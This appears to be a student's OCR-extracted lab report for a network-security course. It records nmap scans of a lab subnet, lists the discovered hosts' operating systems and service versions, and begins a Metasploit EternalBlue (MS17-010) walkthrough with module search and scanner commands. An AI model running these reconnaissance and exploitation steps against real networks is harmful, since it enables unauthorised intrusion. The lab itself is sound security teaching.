

kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ telnet
telnet> ^C
(kali㉿kali)-[~]
$ telnet 172.20.4.254
Trying 172.20.4.254 ...
telnet: Unable to connect to remote host: Connection refused
(kali㉿kali)-[~]
$ telnet 172.20.4.1
Trying 172.20.4.1 ...
telnet: Unable to connect to remote host: Connection refused
(kali㉿kali)-[~]
$ telnet 172.20.4.49
Trying 172.20.4.49 ...
telnet: Unable to connect to remote host: Connection refused
(kali㉿kali)-[~]
$ ssh 172.20.4.254
The authenticity of host '172.20.4.254 (172.20.4.254)' can't be established.
ECDSA key fingerprint is SHA256:HcENOPeNiv3iWv3QIx2maSxigaFXBAQQJIBzPZqUUQ4.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '172.20.4.254' (ECDSA) to the list of known hosts.
kali@172.20.4.254's password:
(kali㉿kali)-[~]
$ ssh 172.20.4.1
ssh: connect to host 172.20.4.1 port 22: Connection refused
(kali㉿kali)-[~]
$ ssh 172.20.4.49
ssh: connect to host 172.20.4.49 port 22: Connection refused
(kali㉿kali)-[~]
$

Figure 8

2. Using Nmap commands to scan the whole network, i.e., 172.21.x.0/24. Please try all different options mentioned in the lecture.

Answer:

Below is a table that shows the functionalities of each parameter.

Parameters that consider the possibility of possible firewalls can be used contiguously to confirm the possible presence of firewalls and their status.

Commands can be used together the figure if ports are filtered, before planning and attack or for penetration testing reports

See the Appendix: Part I for the execution of each command.

Command			
	Argument	How it works	Information provided
sudo nmap 172.20.4.0/24	-sV	-sV: Probe open ports to determine service/version info	IP address (Socket information) Port number (Socket information) Transport layer protocol used Port State (open,closed) Service(s) provided on the IP address Version of services provided OR OS MAC Address
sudo nmap 172.20.4.0/24	-sP **Firewall consideration**	Ping scan using ICMP	IP address MAC Address
sudo nmap 172.20.4.0/24	-sA **Firewall consideration**	TCP ACK Scan	IP address Filtering Capability on port(s) MAC Address
sudo nmap 172.20.4.0/24	-sS **Firewall consideration**	TCP SYN Scan	IP address (Socket information) Port number (Socket information) Transport layer protocol used No. of ports closed Port State (open,closed) Service(s) provided on the IP address MAC Address

sudo nmap 172.20.4.0/24	-sF **Firewall consideration**	TCP FIN scan	IP address (Socket information) Port State (open,closed) No. of ports closed Port number (Socket information) Transport layer protocol used Service(s) provided on the IP address Filtering Capability on port(s) MAC Address
sudo nmap 172.20.4.0/24	-sX	TCP XMAS scan	IP address (Socket information) Port number (Socket information) Transport layer protocol used Port State (open,closed) Filtering Capability on port(s) Service(s) provided on the IP address MAC Address
sudo nmap 172.20.4.0/24	-sN	TCP Null scan	IP address (Socket information) No. of ports closed Port number (Socket information) Transport layer protocol used Port State (open,closed) Filtering Capability on port(s) Service(s) provided on the IP address MAC Address

sudo nmap 172.20.4.0/24	-sT **Firewall consideration**		IP address (Socket information) No. of ports closed Port number (Socket information) Transport layer protocol used Port State (open,closed) Service(s) provided on the IP address MAC Address
sudo nmap 172.20.4.0/24	-PM		IP address (Socket information) No. of ports closed Port number (Socket information) Transport layer protocol used Port State (open,closed) Service(s) provided on the IP address MAC Address
sudo nmap 172.20.4.0/24	-PP		IP address (Socket information) No. of ports closed Port number (Socket information) Transport layer protocol used Port State (open,closed) Service(s) provided on the IP address MAC Address

Your task:

Find out the answers to the following questions (Please include your answers (e.g., screenshots) to the report that you submit):

- What are the ip addresses of the hosts that are up?

  Answers:

  172.20.4.20
  172.20.4.49
  172.20.4.254
  172.20.4.1 (My device, ∵ Network Distance: 0 hops)

- What are the operating systems on the hosts?

  Answers:

IP Address	Operating System
172.20.4.20	Microsoft Windows XP Professional SP2 or Windows Server 2003
172.20.4.49	Linux 3.2 - 4.9
172.20.4.254	No exact OS matches for host (most likely Cisco IOS for a router, MAC Address shows VMWare for its OUI and IAB)
172.20.4.1	Linux 2.6.32 [We know this should be Kali Linux]

- Which services are running on the hosts?

  Answers:

Host IP Address	Port	Service	Version
op	21/tcp 25/tcp 80/tcp 135/tcp 139/tcp 443/tcp 445/tcp 1025/tcp	ftp smtp http msrpc netbios-ssn https? microsoft-ds msrpc	Golden ftpd 1.92 Microsoft ESMTP 6.0.2600.2180 Microsoft IIS httpd 5.1 Microsoft Windows RPC Microsoft Windows netbios-ssn https? Microsoft Windows XP microsoft-ds Microsoft Windows RPC
172.20.4.49	80/tcp 443/tcp 8080/tcp	http ssl/http http	Apache httpd 2.4.7 ((Ubuntu)) Apache httpd Apache httpd
172.20.4.254	22/tcp 53/tcp 80/tcp 443/tcp 8080/tcp	ssh domain http ssl/http http	OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0) ISC BIND 9.16.1 (Ubuntu Linux) nginx 1.18.0 (Ubuntu) nginx 1.18.0 (Ubuntu) Apache Tomcat
172.20.4.1	80/tcp 3000/tcp 5901/tcp	http ppp? vnc	nginx 1.18.0 VNC (protocol 3.8)

Part II

Now we have got some information about the target machines. We can see that the TCP port 445 is open in two of them and we focus on the one whose ip address ends with .20. Port 445 is used by the Server Message Block (SMB) protocol implemented on Windows OS to enable sharing files and printers in the local network. It is sometimes vulnerable has some insecurities.

We will use Metasploit with the famous exploit EternalBlue to see how a penetrating process is done. You can recall this process from the lecture slides 28 and 29. We first open the Kali Linux machine and the Windows machine from VirtualBox and make sure they are connected.


1. Open the Msfconsole:

```
Kali Linux -> 08–Exploitation Tools -> metasploit framework
```

2. Search for the modules for EternalBlue (ms17-010)

```
search ms17-010
```


Answer:


qterminal
Lab_8.txt (~/Desktop) - ...
03:16 AM
Shell No.1
File Actions Edit View Help
> Executing "sudo msfdb init && msfconsole"
[sudo] password for kali:
[i] Database already started
[i] The database appears to be already configured, skipping initialization
cowsay++
< metasploit >
=[metasploit v6.0.39-dev]
+ -- --=[2117 exploits - 1138 auxiliary - 359 post]
+ -- --=[592 payloads - 45 encoders - 10 nops]
+ -- --=[8 evasion]
Metasploit tip: View missing module options with show missing
msf6 > search ms17-010
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1 exploit/windows/smb/ms17_010_eternalblue_win8 2017-03-14 average No MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
2 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
3 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
4 auxiliary/scanner/smb/smb_ms17_010 normal No MS17-010 SMB RCE Detection
5 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remote Code Execution
Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/smb_doublepulsar_rce
msf6 >

3. Find and use auxiliary/scanner/smb/smb_ms17_010, an auxiliary module that allows verifying if the target machine has the EternalBlue vulnerability.

```
use auxiliary/scanner/smb/smb_ms17_010
```

